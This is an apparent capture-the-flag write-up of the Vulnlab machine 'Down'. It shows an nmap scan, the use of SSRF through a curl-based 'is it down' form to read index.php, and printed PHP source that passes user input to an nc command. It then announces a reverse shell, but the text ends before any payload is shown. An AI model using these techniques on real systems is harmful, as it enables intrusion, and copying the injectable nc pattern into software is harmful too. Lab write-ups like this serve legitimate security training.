Máquina Down


https://www.vulnlab.com/machines

Reconnaissance


```
sudo nmap -sSCV --min-rate 5000 -p- --open -n -Pn 10.10.87.59 -oN scan1.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-20 14:52 CEST
Stats: 0:00:21 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 14:52 (0:00:06 remaining)
Nmap scan report for 10.10.87.59
Host is up (0.038s latency).
Not shown: 59880 closed tcp ports (reset), 5653 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f6:cc:21:7c:ca:da:ed:34:fd:04:ef:e6:f9:4c:dd:f8 (ECDSA)
|_  256 fa:06:1f:f4:bf:8c:e3:b0:c8:40:21:0d:57:06:dd:11 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Is it down or just me?
```


```
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.56 seconds
```

We start using `nmap` in order to know port and services running in the target and it reported us the port *22* and *80*. We'll explore HTTP since we cannot do nothing with `ssh` for now.



In http this web exists which we can use to apparently make requests






After some tests, I can figured two things out. First as the image above, if you put two url, it will do a request to each url it receives, the other is that is probably using `curl`.


Explotation

So due to the way it's using curl, we can attemp to a SSRF:




Viewing `index.php` in order to get the webserver-code, we can see that a expert mode exists so lets see it.


```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Is it down or just me?</title>
    <link rel="stylesheet" href="style.css">
</head>
<body>

    <header>
        <img src="/logo.png" alt="Logo">
        <h2>Is it down or just me?</h2>
    </header>

    <div class="container">

<?php
if ( isset($_GET['expertmode']) && $_GET['expertmode'] === 'tcp' ) {
  echo '<h1>Is the port refused, or is it just you?</h1>
        <form id="urlForm" action="index.php?expertmode=tcp" method="POST">
            <input type="text" id="url" name="ip" placeholder="Please enter an IP." required><br>
            <input type="number" id="port" name="port" placeholder="Please enter a port number." required><br>
            <button type="submit">Is it refused?</button>
        </form>';
} else {
  echo '<h1>Is that website down, or is it just you?</h1>
        <form id="urlForm" action="index.php" method="POST">
            <input type="url" id="url" name="url" placeholder="Please enter a URL." required><br>
            <button type="submit">Is it down?</button>
        </form>';
}

if ( isset($_GET['expertmode']) && $_GET['expertmode'] === 'tcp' && isset($_POST['ip']) && isset($_POST['port']) ) {
  $ip = trim($_POST['ip']);
  $valid_ip = filter_var($ip, FILTER_VALIDATE_IP);
  $port = trim($_POST['port']);
  $port_int = intval($port);
  $valid_port = filter_var($port_int, FILTER_VALIDATE_INT);
  if ( $valid_ip && $valid_port ) {
    $rc = 255; $output = '';
    $ec = escapeshellcmd("/usr/bin/nc -vz $ip $port");
```




In this new function, if we make a request to a unkown host we will get this error and searching in google we can confirm that is using `nc`




So lets get a reverse shell:



In order to bypass this, lets use burp:





